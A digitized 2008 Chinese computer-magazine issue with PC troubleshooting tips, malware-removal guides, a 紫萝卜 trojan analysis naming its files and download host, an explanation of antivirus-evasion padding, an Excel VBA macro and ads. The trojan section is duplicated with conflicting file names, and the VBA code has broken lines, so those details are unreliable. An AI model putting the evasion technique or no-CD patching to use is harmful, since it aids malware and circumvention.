
第1步:禁用UAC,打开控制面板,单击“用户账户和家庭安全”,在“用户账户”中找到“打开或关闭用户账户控制”选项,点击后会出现“用户账户控制”对话框。点击“继续”进入下个页面,取消选择“使用用户账户(UAC)控制帮助保护您的计算机”这个选项,确定之后重启计算机即可。重新安装DT,看故障是否排除。

第2步:如果故障仍然存在,那么重新下载安装SPTD。安装后将SPTD升至最新,此

时即可正常安装DT了。如果SPTD无法安装,弹出错误提示,那么则需要进入到注册表编辑器中,检查HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\sptd分支下是否有名为“r0”的键值,如有删除之,重启再次安装DT,故障一般即可排除。

## Just Do It

同时安装有瑞星2008和DT的计算机,还容易出现如下故障,卸载并重新安装DT时,出现“internal setup error contact support”错误提示,安装被迫中止;安装瑞星2008之后,运行DT时出现“Virtual SCSI driver not detected”错误提示;DT卸载后无法安装,出现“internal setup error contact support”错误提示。遇到上述错误,用户不妨试试安装SPTD来调和瑞星和DT之间的“矛盾”。



## 给游戏安装运行“添堵”

### 故障1: 游戏无法安装和运行

即使安装了游戏,也不能自动安装和运行,遇到这种情况可能是Windows自动运行功能被屏蔽所致。右键单击“我的电脑”中的光盘图标,选择“属性”,切换到“自动播放”选项卡,对所有类别都选用“执行操作”即可开启自动运行功能,“确定”后设置立即生效。

### 故障2: 免光盘补丁无法正常安装

一些游戏有免光盘补丁,但我安装后还提示我要插入光盘,这种故障多是物理光驱与虚拟光驱在顺序上的不同引起的,遇到这种情况可以暂时停用物理光驱,进入到设备管理器,在物理光驱上单击鼠标右键,选择“停用”命令即可。接下来,将免CD补丁复制粘贴至游戏目录下覆盖原文件即可。

可见,对于虚拟光驱运行游戏的故障,主要解决思路就是查看系统被屏蔽的服务,升级SPTD到新的版本,屏蔽引发冲突的光驱设备,启用自动播放功能,即可解决大部分问题。CF [YY28]



## 干掉可恶的VBS病毒

Tag VBS病毒、wscript.exe 实例 技巧

由于VBS病毒具有容易嵌入到网页等特点,因此越来越多的黑客采用这种方式传播木马病毒。中了VBS病毒会让你在多个文件夹下看到“VBS”文件;系统进程中一直有wscript.exe进程存在,还有机器变慢等与其他病毒相同的现象。如果你遇到了这种情况,可以用下面的方法进行查杀。

点击“开始→运行”,输入gpedit.msc。在“组策略”窗口左侧,依次点击“计算机配置→Windows设置→安全设置→软件限制策略”项,然后点击“操作→创建新策略”菜单项。再从左侧选择“其他规则”。在右侧窗格空白处右击,在菜单中选择“新建路径规则”项。在弹出的窗口中,点击“路径”后的“浏览”按钮,选择C:\Windows\System32文件夹下的wscript.exe文件,并将“安全级别”设置为“不允许的”。将C:\Windows下的System32、Dllcache和I386这三个文件夹下wscript.exe的扩展名去除,以防止病毒突破限制运行。接着,在“任务管理器”中结束掉“wscript.exe”进程,并用IceSword等工具删除C:\Windows\vbe、C:\Windows\System32\vbe和C:\Documents and Settings\All Users\「开始」菜单\程序\启动\vbs三个文件。最后,打开注册表编辑器,依次展开[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]项,删除<CFan>\<.vbe>键。注意这里的“<CFan>”是计算机名,电脑不同,名称也不同。恢复之前修改了文件名的wscript.exe文件即可。

### 火速链接

更多关于VBS病毒的原理可以从<http://bbs.51cto.com/thread-11358-1-1.html>看到。CF [YY29]

## 安全中心：菜鸟杀毒的好帮手

Tag 病毒、木马 百度安全中心 实例 软件

辽宁/小新

无助的菜鸟电脑一出问题就会打电话给高手,不过菜鸟的电脑里杀毒软件已经被病毒破坏,没有杀毒软件,而且不在对方的电脑前怎么办呢?难道你不想试试有网页界面的杀毒软件吗?


首先让菜鸟先登录百度安全中心(<http://an.baidu.com/>),装一个几百KB的插件,然后就可以开始使用了。先让菜鸟点击“在线杀毒”按钮,把电脑上的病毒全部清理干净。然后再让对方点击“立即免费检测”,稍等一段时间,把电脑中存在的问题全部显示出来,会得到一份简单明了的体检报告。通过这份报告就会知道自己电脑原来有安全漏洞和存在恶意插件,点击旁边的“开始修复”按钮就可以对电脑进行修复。要是电脑存在的问题比较多,可以点击“一键修复”按钮整体进行修复。CF [YY30]

## 你有“机器狗”,我有“打狗棒”

话说2008年春节前后,一个长若电子宠物狗的程序潜入互联网闯江湖。这个东东可不是什么桌面电子宠物,有人发现了这个宠物,并运行了它。不久,更多的“机器狗”入侵了网民的电脑。

其实,其作者一开始不是这么命名的,其开发者团队称其为“破还原卡下载者”,图标可以随意定制。在“机器狗”名声大噪之后,作者索性就用这个名字在产业链做起了广告,为“机器狗”病毒开发了生成器,和互联网上其他软件的运营一样,作者提供了免费版,买家觉得不错,当然会掏钱购买VIP版,可以得到免杀升级服务和更多附加功能。

查杀“机器狗”病毒只需用专杀工具(下载地址:<http://www.duba.net/zhuansha/259.shtml>,快车代码:CF0807CMRJI7)就可以了,重要的是如何防止它进入你的系统(见图)。其实,防狗好是很容易的。



**招数一:**及时更新杀毒软件,以拦截最新变种。不能升级的杀毒软件和不装是一样的,在猪肉涨软件跌的情况下,支持正版软件还是值得的。和“机器狗”类似的几个病毒都会找杀毒软件下手,注意观察杀毒软件的工作状态,可以充当这类“机器狗”病毒破坏的晴雨表。

**招数二:**及时修补操作系统漏洞、浏览器漏洞和应用软件漏洞。Windows update、清理专家都是打补丁好手。播放器、下载工具,最好用官方的最新版,至少老漏洞都修补过。


**招数三:**网络防火墙、ARP防火墙一个也不能少。网络防火墙和ARP防火墙对“机器狗”在局域网的泛滥可以起到遏制作用。

**招数四:**保持足够警惕,小心接收和打开不明程序,不要被文件的图标所蒙蔽。控制面板中修改文件夹选项,显示所有文件的扩展名,发现EXE、PIF、COM、SCR等类型一定要加倍小心。不用管对方解释这个东东是什么,自己先看清楚,确认是文档才能认为是相对安全的。

**招数五:**常备一套工具箱,清理专家、procexp、autoruns、冰刃、Sreng,AV终结者专杀,磁碟机专杀。需要时,这些小工具可令系统起死回生。

**招数六:**发现被狗咬,应该及时停止登录在线游戏,请求游戏运营商先将账号冻结,避免遭受损失。

CF [YY31]





## 首杀木马

### 上网安全早知道

瑞星免费在线杀毒系统是很多网友上网常用的安全防护方式,但杀毒软件就一定安全吗?我们来看看瑞星在其主站提供的免费在线杀毒服务(http://online.rising.com.cn/free/index.html)。在执行免费查杀时,站点会要求用户安装Rising Web Scan Object ActiveX控件(OL2005.dll),此时如果黑客在用户电脑上运行了EXP溢出程序就可以利用OL2005.dll强制用户执行其他程序。

**相关解决方案:**瑞星已经紧急推出了相关解决方案,请尽快更新插件。

### 新木马通缉令:“紫萝卜”变种R木马

#### 杀毒软件测试:

**瑞星:**国内木马检测的老大,变种木马运行后马上被发现并成功删除。

**卡巴斯基:**未发现木马,但对木马从网站下载黑客的附加控制器操作进行了拦截。

**McAfee:**同样出色地发现了木马并第一时间解决了木马和附属控制器。

**江民:**木马并未被发现,下载附件时也只提示阻止运行,并没有对附件进行描述。

**犯罪记录:**紫萝卜木马是一个非常职业的黑客通道,第一版出现在2007年9月,木马依靠微软、Real、Firefox公司的软件出现的漏洞不断更新变种,主要危害网络游戏和电子信箱等隐私信息。

**木马分析:**变种R系列木马运行后在Window桌面上弹出虚假错误提示信息。当用户点击“退出”按钮后程序并没有关闭退出,而是在后台继续运行并下载远程控制木马或游戏盗号木马。木马运行后自动释放一个驱动grtccr.exe和动态库grtccr.mdb来破坏系统和还原工具的还原功能,并且将自身注入到系统所有进程,试图关闭主流杀毒软件和安全工具(笔者测试的四款杀毒软件都未被关闭,此木马对杀毒软件的危害还不算很强大)。

**木马主体:**木马采用VC++ 7.0编写,采用最流行的UPX加壳处理,并进行加花二次加壳,二次加壳为PE3.0。虽然木马采用了双层加壳处理,但由于双壳都是采用常见的壳,一般杀毒软件还是可以轻易地查杀。木马运行后在C:\System目录下释放grtccr.exe驱动文件和动态库grtccr.mdb,并在运行后指向explorer.exe实现自动启动。变种R木马还向www.soccc.com下载其他控制器并通过8080端口进行传输控制。

### 解决方案:

- 1.由于木马进行双层加壳处理,手工脱壳普通读者无法轻易实现查杀,推荐安装瑞星和McAfee。
- 2.在安全模式中搜索grtccr.mdb文件将其改为grtccr.exe并执行,木马将被自动卸载。
- 3.如果木马执行并下载了其其他控制器,可以利用防火墙强制关闭8080端口并检查系统是否有其他可疑文件。

### 小知识:什么是加花?

文章中提到了对木马进行加花处理,导致杀毒软件无法检测到,在这里我们来解释一下什么是加花。加花其实就是在程序汇编中,加了一些无用的废话,用来扰乱杀毒软件对特征码的扫描对比,来达到免杀的目的。是一种逃避方式,主要用于表面免杀。免杀比较持久。举例来说,就如同把将重要资料的密文用一堆垃圾掩盖起来,让人无法发现一样。


## 如何快速清除流氓软件和免疫恶意插件

瑞星反病毒工程师/江年华

流氓软件和有害插件已经危害了电脑的安全,怎么解决这个问题呢?瑞星卡卡上网安全助手5.01下载地址:http://tool.ikaka.com/, 快车代码:CF0807CMR118)能够让你不再因此而烦恼。

### 快速清理流氓软件

下载软件,单击主界面上的“一键搞定”按钮,或单击最上方的“常用”标签下的“查杀恶意及流氓软件”,将会自动扫描用户计算机中已被安装的恶意及流氓软件(见图1)。



### 小知识

流氓软件是相对于合法软件而言的。我们把方便用户使用计算机工作、娱乐而开发的一类软件叫合法软件,它属于白色软件。我们又把编制或在计算机程序中插入的破坏计算机功能或数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码称为病毒,病毒属于黑色软件。而具有一定的实用价值但具备电脑病毒和黑客的部分行为特征的软件我们就叫它流氓软件,它处在合法软件和电脑病毒之间的灰色地带。流氓软件的危害根据种类不同而不同,如有捆绑网页商业广告的广告软件,篡改浏览器的浏览器劫持程序,开启后门操纵用户电脑以及窃取用户隐私信息的间谍软件和行为记录软件,强制安装或难以卸载的恶意共享软件等等。

### 免疫恶意插件

除了流氓软件,各类IE插件也会危害你的系统。瑞星卡卡上网安全助手还帮你免疫恶意插件,免除浏览网页时非正常插件的自动下载与安装的干扰。你只要运行软件,单击最上方的“高级功能”标签,在窗口下侧点击“插件管理及卸载”按钮,就可以看到插件分类,根据需要进行处理(见图2)。



### 小知识

插件是指会随着IE浏览器的启动自动执行的程序。插件的种类有很多,有些插件程序能够帮助,如常见的Flash插件等。也有部分插件程序被人称为广告软件或间谍软件,此类恶意插件程序监视用户的上网行为,并把所记录的数据报告给插件程序的创建者,以达到投放广告、窃取游戏或银行账号密码等非法目的。

CF YY32

## 瑞星杀毒软件

2008





## 首杀木马

### 上网安全早知道

瑞星免费在线杀毒系统是很多网友上网常用的安全防护方式,但杀毒软件就一定安全吗?我们来看看瑞星在其主站提供的免费在线杀毒服务(<http://online.rising.com.cn/free/index.htm>)。在执行免费查毒时,站点会要求用户安装Rising Web Scan Object ActiveX控件(OL2005.dll),此时如果黑客在用户电脑上运行了EXP溢出程序就可以利用OL2005.dll强制用户执行其他程序。

**相关解决方案:**瑞星已经紧急推出了相关解决方案,请尽快更新插件。

### 新马通缉令:“紫萝卜”变种R木马

#### 杀毒软件测试:

**瑞星:**国内木马检测的老大,变种木马运行后马上被发现并成功删除。

**卡巴斯基:**未发现木马,但对木马从网站下载黑客的附加控制器操作进行了拦截。

**McAfee:**同样出色地发现了木马并第一时间解决了木马和附属控制器。

**江民:**木马并未被发现,下载附件时也只提示阻止运行,并没有对附件进行描述。

**犯罪记录:**紫萝卜木马是一个非常职业的黑客通道,第一版出现在2007年9月,木马依靠微软、Real、Firefox公司的软件出现的漏洞不断更新变种,主要危害网络游戏和电子信箱等隐私信息。

**木马分析:**变种R系列木马运行后在Window桌面上弹出虚假错误提示信息。当用户点击“退出”按钮后程序并没有关闭退出,而是在后台继续运行并下载远程控制木马或游戏盗号木马。木马运行后自动释放一个驱动grtcc.eni和动态库grtccr.mdb来破坏系统和还原工具的还原功能,并且将自身注入到系统所有进程,试图关闭主流杀毒软件和安全工具(笔者测试的四款杀毒软件都未被关闭,此木马对杀毒软件的危害还不算很强大)。

**木马主体:**木马采用VC++ 7.0编写,采用最流行的UPX加壳处理,并进行加花二次加壳,二次加壳为PE3.0。虽然木马采用了双层加壳处理,但由于双壳都是采用常见的壳,一般杀毒软件还是可以轻易地查杀。木马运行后在C:\System目录下释放grtcc.eni驱动文件和动态库grtccr.mdb,并在运行后指向explorer.exe实现自动启动。变种R木马还向www.soccc.com下载其他控制器并通过8080端口进行传输控制。

### 解决方案:

- 1.由于木马进行双层加壳处理,手工脱壳普通读者无法轻易实现查杀,推荐安装瑞星和McAfee。
- 2.在安全模式中搜索grtccr.mdb文件将其更改为grtccr.exe并执行,木马将被自动卸载。
- 3.如果木马执行并下载了其其他控制器,可以利用防火墙强制关闭8080端口并检查系统是否有其他可疑文件。

### 小知识:什么是加花?

文章中提到了对木马进行加花处理,导致杀毒软件无法检测到,在这里我们来解释一下什么是加花。加花其实就是在程序汇编中,加了一些无用的废话,用来扰乱杀毒软件对特征码的扫描对比,来达到免杀的目的。是一种逃避方式,主要用于表面免杀。免杀比较持久。举例来说,就如同把将重要资料的密文用一堆垃圾掩盖起来,让人无法发现一样。


## 如何快速清除流氓软件和免疫恶意插件

瑞星反病毒工程师/江年华

流氓软件和有害插件已经危害了电脑的安全,怎么解决这个问题呢?瑞星卡卡上网安全助手5.01下载地址:<http://tool.ikaka.com/>,快车代码:CF0807CMR118)能够让你不再因此而烦恼。

### 快速清理流氓软件

下载软件,单击主界面上的“一键搞定”按钮,或单击最上方的“常用”标签下的“查杀恶意及流氓软件”,将会自动扫描用户计算机中已被安装的恶意及流氓软件(见图1)。



### 小知识

流氓软件是相对于合法软件而言的。我们把方便用户使用计算机工作、娱乐而开发的一类软件叫合法软件,它属于白色软件。我们又把编制或在计算机程序中插入的破坏计算机功能或数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码称为病毒,病毒属于黑色软件。而具有一定的实用价值但具备电脑病毒和黑客的部分行为特征的软件我们就叫它流氓软件,它处在合法软件和电脑病毒之间的灰色地带。流氓软件的危害根据种类不同而不同,如有捆绑网页商业广告的广告软件,篡改浏览器的浏览器劫持程序,开启后门操纵用户电脑以及窃取用户隐私信息的间谍软件和行为记录软件,强制安装或难以卸载的恶意共享软件等等。

### 免疫恶意插件

除了流氓软件,各类IE插件也会危害你的系统。瑞星卡卡上网安全助手还帮你免疫恶意插件,免除浏览网页时非正常插件的自动下载与安装的干扰。你只要运行软件,单击最上方的“高级功能”标签,在窗口下侧点击“插件管理及卸载”按钮,就可以看到插件分类,根据需要进行处理(见图2)。



### 小知识

插件是指会随着IE浏览器的启动自动执行的程序。插件的种类有很多,有些插件程序能够辅助,如常见的Flash插件等。也有部分插件程序被人称为广告软件或间谍软件,此类恶意插件程序监视用户的上网行为,并把所记录的数据报告给插件程序的创建者,以达到投放广告、窃取游戏或银行账号密码等非法目的。

CF YY32


## 瑞星杀毒软件

2008





在PPT中定位幻灯片编号的插入点,执行“插入”菜单中的“幻灯片编号”命令,就挨家挨户加上了“门牌号”。



# 玩转Excel工作簿数据合并

Tag 工作簿、合并 Excel 技巧 软件

山东/廖木鸟

小芳在一家大型的水泥公司工作,每个月她都要将公司每天的发货记录统一整理好,然后上报集团总部。因为每天的发货量很大,销售部门都是一个工作簿只保存当天的销售记录,所以一到月末,她总是要不停地复制、粘贴,直到将几十个工作簿合成一个为止,工作量相当大。有没有好办法让任务一步实现呢?

**第1步:**新建一个空白工作簿,保存到任意位置,文件名为“合并工作簿.xls”,然后单击菜单“视图→工具栏→控件工具箱”,调出“控件工具箱”,选中“命令按钮”,在任意位置插入一个命令按钮,最后将命令按钮界面中的文字修改为“合并工作簿”。

**第2步:**双击打开命令按钮“合并工作簿”的代码窗口,在“Private Sub CommandButton1\_Click()”和“End Sub”之间插入以下代码:

```
Dim FileOpen '声明变量
Dim X As Integer '声明一个整数类型的变量X
On Error GoTo ErrHandler '如果有错误就运行“ErrHandler:”分支下的内容
Application.ScreenUpdating = False '屏幕刷新关闭
```

‘定义一个标准的“打开”对话框,标题为“合并工作簿”,对话框中可供选择的文件类型为Microsoft Excel文件(\*.xls)

```
FileOpen = Application.
GetOpenFilename _
(FileFilter:="Microsoft Excel文件(*.xls),*.xls", _
MultiSelect:=True, Title:="合并工作簿")
```

‘如果没有选中任何\*.xls文件就运行“ExitHandler:”分支下的内容

```
If TypeName(FileOpen) = "Boolean" Then
MsgBox "您没有选中文件,64 + 0,"温
馨提示"
GoTo ExitHandler
End If
```

‘利用循环语句合并并在“合并工作簿”对话框选中的所有工作簿


```
X = 1
While X <= UBound(FileOpen) '如果X不大于在“合并工作簿”对话框选中的工作簿总数
Workbooks.Open
Filename:=FileOpen(X)
Sheets().Move After:=ThisWorkbook.
Sheets _
(ThisWorkbook.Sheets.Count) '合并当前打开的工作簿
X = X + 1
Wend
```

```
‘退出分支
ExitHandler:
Application.ScreenUpdating = True '恢复屏幕刷新
Exit Sub
```

```
‘错误分支
ErrHandler:
MsgBox Err.Description
Resume ExitHandler '转到退出分支
```

本代码下载地址: <http://guoguo.blog.cfan.com.cn>。

注:‘后的为文字说明。原始代码输入完成后,退出并保存。需要合并工作簿时,打开“合并工作簿.xls”,然后单击界面中的“合并工作簿”按钮,会弹出一个浏览窗口,浏览找到需要合并的工作簿,全部选中,再单击“打开”按钮,就完成了所有工作簿的合并(如下图),最后删除“合并工作簿.xls”中的“Sheet1”工作表,再将“合并工作簿.xls”另存为任意名称的文件就可以了。**CF**[YY33]



# Excel “选择性粘贴”巧换算



Tag 换算 选择性粘贴 技巧 软件

内蒙古/王德才

考试成绩出来了,但统算时遇到了一点小麻烦,原因是物理和化学试卷满分各为100分,但领导要求与中考统一(本地区中考物理满分为80分,化学为70分),也就是需要分别折成80%和70%,但在H2单元格中输入=H2\*0.8回车后出现“不能计算该公式。公式中的单元格引用指向的是公式结果,从而造成循环引用”的错误提示(如图1)。虽然后来利用公式把最终折算后的分数添加到辅助列中解决了问题,但总觉得麻烦,最后终于利用“选择性粘贴”在原数据上直接完成了折算。

1.在一空白单元格中输入0.8,到其他单击单元格中单击,再返回右键单击0.8所在的单元格,复制。

2.通过图2中的操作就能把“物



理”这列的原始分数一次性折算为80%了,再把0.8删除即可。**CF**[YY34]



# 《电脑爱好者》(普及版)

## 2008年4月刊火爆上市!

- ★难度适合初级电脑用户。
- ★循序渐进、由浅入深,极具系统性。
- ★简单朴实、图文并茂,极具实用性。

### 本期重点文章推荐!

家庭多电脑上网 你用什么方案 当好DV的三军总司令  
家庭导航网页 我也要DIY Windows XP提速有高招  
Vista庄园入住全体验第三部:让居家更温馨舒适  
亦真亦幻难取舍——神奇的右键菜单命令  
淘宝创业——在家专开网店:代发货源  
精挑细选 节后主板升级选购指南  
主流CPU测试软件明白看之英特尔篇——Intel(R) Processor ID Utility

### 更有超级实用文章让你享用!

字体我能玩得转 视频图片 WMP 皆能放  
打印多份 不必每次设定 “榨”干RAR的最后一点一滴血  
填空题试卷 答案随隐随现 减号替换小数点 转日期格式  
自定义函数 成绩存档 做色彩斑斓的识字卡片  
把你的照片秀在何处 我家的电子相册出炉记(下)  
给电脑增加第二道防线  
关机不再拖泥带水 缩短启动画面滚动  
优化网上邻居搜索 充分释放带宽提速  
取消停止响应提示 加快菜单显示速度  
清除未用的 DLL 文件 减少启动加载项目  
完美卸载全程图解教程 检阅网盘家  
拼音输入法从入门到精通——紫光华字拼音 v6 全程图解教程(续)  
你若无方,网易有道——网易有道网页搜索全面通  
信息安全带——迷糊由安全课堂

你的电脑怎么啦 祖国大地 你去过哪些地方  
个性字符图案在线做 信箱订博客设信纸  
网页表格轻松抓 导入 QQ 记录 轻松换用 TM  
把机密文件放到魔法盒中 别具一格的 QQ 音乐播放器  
光芒四射 你是闪耀巨星 快速查看好友 QQ 空间  
在线记账 轻松理财 让 Flash 动画下载变简单  
想买手机 先模拟试用 联系人直接转给好友  
节能从查询网页开始 打开网页有学问  
测测你的寿命有多长 雅虎邮箱“变身”记  
检验鼠标品质请用手 绵绵细雨滴入 DC 中——雨景拍摄小技巧  
小问题不用找大“虾”!!! 动中美感静中求——怎样拍好运动摄影  
笔记本内存升级四步走 菜鸟必会——主板 BIOS 设置基础六招  
走出解读智能手机的误区 小红看卖场骗术之数码相机购买篇  
踏青——景深效果的巧妙实现 另辟蹊径 让 Google 地图入驻你的手机!

### 编辑部精心打造的实用光盘不容错过!

■大众软件  
Google Picasa 2.7  
超级右键菜单 1.30  
电脑加速器 2.3  
卡卡上网安全助手 5.0  
硕思闪客精灵 3.3  
完美卸载 2008  
王者解密解密大师  
逍遥笔手写输入法  
■闪客之家  
中华轩系列动画  
Flash 源代码  
Flash 游戏  
■CFAN 学院  
系统优化教程  
Dreamweaver 8 视频教程  
■七彩生活  
北京 2008 奥运会竞赛日程表  
《功夫熊猫》预告片  
■电子书刊  
《火星 CG》《移动魅力》  
《网游派》

订阅零售:全国各地邮局(所)和报刊亭 邮发代号:80-500  
零售价格:6.8元(含CD) 邮购查询方法:010-68258784  
在线订购网址: <http://shop.cfan.com.cn>

## 电脑爱好者邮购特卖场

1. 2008年《电脑爱好者》杂志,订价120元
2. 2008年《电脑爱好者(普及版)》杂志,订价81.6元(每期送光盘)

### 电脑爱好者邮购

2007下半年《电脑爱好者》合订本,邮购价39.8元/套  
2007《电脑爱好者》增刊下22.5期杂志,邮购价5元/本  
2007普及版增刊(下)傻博士故障问答3000例,邮购价25元/本  
2007上半年《电脑爱好者》合订本,邮购价38元/套  
(赠送电热保温碟一个,送完为止)  
2007普及版增刊(上)技压群雄技巧6000招,邮购价25元/本  
2006年《电脑爱好者》普及版精华合订本,邮购价29.8元/本  
2006下半年《电脑爱好者》合订本,邮购价38元/套  
2006上半年《电脑爱好者》合订本,邮购价38元/套  
2006年爱好者下半年增刊,邮购价22元/本,邮购代码:SK0208  
2006年爱好者典藏版,邮购价25元/本,邮购代码:SK0201  
《系统应用绝密X档案》,邮购价25元/本,邮购代码:SK0202  
《软件应用绝密X档案》,邮购价25元/本,邮购代码:SK0203  
《硬件应用绝密X档案》,邮购价25元/本,邮购代码:SK0204  
《网络应用绝密X档案》,邮购价25元/本,邮购代码:SK0205  
2006年《电脑爱好者》普及版增刊,邮购价22元/本

### 优惠礼包区

2007合订本大礼包:56元 (邮购代码:07HD)  
爱好者(07下半年+07上半年)合订本  
普及版增刊、合订本大礼包:47元 (邮购代码:PH)  
07普及版增刊(上)+06普及版合订本  
绝密X档案大礼包:68元 (邮购代码:SK0206)  
爱好者合订本珍藏大礼包:56元 (邮购代码:ZC)  
(系统+软件+硬件+网络)X档案 电脑爱好者2005上半年+2005下半年合订本  
爱好者超级增刊大礼包:85元 (邮购代码:CJZK)  
2006合订本大礼包:56元 (邮购代码:06HD)  
技巧6000招+06增刊下+06典藏版+06傻博士:爱好者(06下半年+06上半年)合订本

凡购买上述大礼包,即可获得如下优惠:

1. 加10元获得2004精品文库、2004增刊、防黑高手、系统高手、注册表+BIOS高手、局域网方案与故障速查手册、2005增刊、2005年爱好者典藏版、傻博士经典问答3000例、秘技大补帖中任一本。
  2. 加3元获得普及版试刊、2007年普及版2~12期中任一本。
  3. 加3元获得《电脑爱好者》2007年1~24期中任一本。
- (购买优惠礼包并加钱获得上述优惠的读者,请在汇款单附言注明礼包代码及所选优惠书刊名称。)

### 邮购方法:

邮局汇款:北京123信箱。收款人:北京《电脑爱好者》杂志社,邮编:100036,请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系,请留下联系电话。

### 联系方式:

24小时语音自助查询电话:010-68259307/68259457  
咨询、查询电话:010-68258784(周一到周五,9:00~16:30)

### 在线订购网址:

<http://shop.cfan.com.cn>

### 重要声明

1. 作者向本社投稿后,三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式),可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明,否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费,稿费以版面字数计算,每千字不低于100元。此稿费含本刊关联出版及网站转载时应付的转载稿费。如有异议,请事先声明。
5. 本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点,我们无法保证这些网站(主页)今后不会非法内容(链接)。读者一经发现请立即向当地公安机关举报。
6. 本刊所登文章作者授权本社声明:本刊所刊其撰写之作品,经本社许可,不得转载、摘编。



在PPT的幻灯片中,按“Shift”键选中几个对象,进入左下角“绘图—对齐或分布”,选中对齐方式,就能把对象排列整齐。

## 一举两得 PPT 防盗又变靓

Tag 保护、修改、播放、特效 PPT  
技巧 软件


四川/周志

熬了几个通宵好不容易完成一个漂亮的述职PPT,放在服务器的共享文件夹中,没想到几天后很多部门的同事都用上了我做的模板,特别是PPT里我辛辛苦苦找到并处理过的图片、研究整理过的数据也被任意拷贝,就算心里一万个不愿意但又有什么办法呢?我要把PPT保护起来,同事可以打开观看但是不能随意修改复制,这样不得罪同事,又能有效保护自己的劳动成果。

我找到一个免费软件PowerPoint Slide Show Converter(下载地址: <http://www.onlinedown.net/soft/58128.htm>,快车代码CB0807BANGONG01),可将PPT演示文档转换成独立的EXE可执行文件或SCR屏保文件,别人无需安装PPT也可以直接打开演示文档,只能看,无法随意修改或复制。

小巧的软件安装完后,操作界面一目了然,操作也非常简单,只要选择PPT文件来源,选择输出文件名和路径,点击“生成幻灯片”按钮,很快一个后缀名为EXE的可执行文件便生成了。它与原文档播放起来一模一样,没有任何的元素损失。

这个软件支持任意版本的PPT生成的各种演示文档,如PPT、PPS、PPTX等。如果要转换成屏保文件,要选择软件提供的“增强模式”,链接等活动元素或内嵌视频(见图)都无法保留,保护更进一步。



“你这些特效怎么我的PPT里做不出来?”有同事问。他们不知道,“增强模式”丰富的转场特效,还可以添加音轨、优化文本及图画,视觉特效更酷更炫!

### 小提示

如果你不想使用其他软件,也可以给PPT加把锁。进入“工具—选项”命令,打开“选项”对话框中的“安全性”选项卡,就可以设置密码了。好了,别人不知道密码,连打都打不开了,不过你自己可千万别忘记密码。[CF] [YY35]

# 邮购2008全年

## 《电脑爱好者》

定价: 6.8元 年价: 81.6元 (普及版)杂志

## 送大礼:

- 1年免费使用瑞星杀毒软件,价值120元
- 轻松英语学习卡,价值50元
- 《电脑爱好者》15周年珍藏DVD光盘,价值38元



(此套光盘收藏电脑自普及以来到现在全部历史;1亿文字的电脑知识、5万个经验技巧、1万个故障解答、1万篇专题文章、5000个各类软件、100本电脑图书,学用电脑的知识海洋;《电脑爱好者》自创刊到现在,历史上所有的期刊、图书、光盘读物内容总集;珍藏性无法估量,业内难以超越的宏篇巨制)

### 活动说明

- 活动截止时间: 2008年4月30日(邮局汇款以邮戳为准,网上订阅以下订单时间为准)
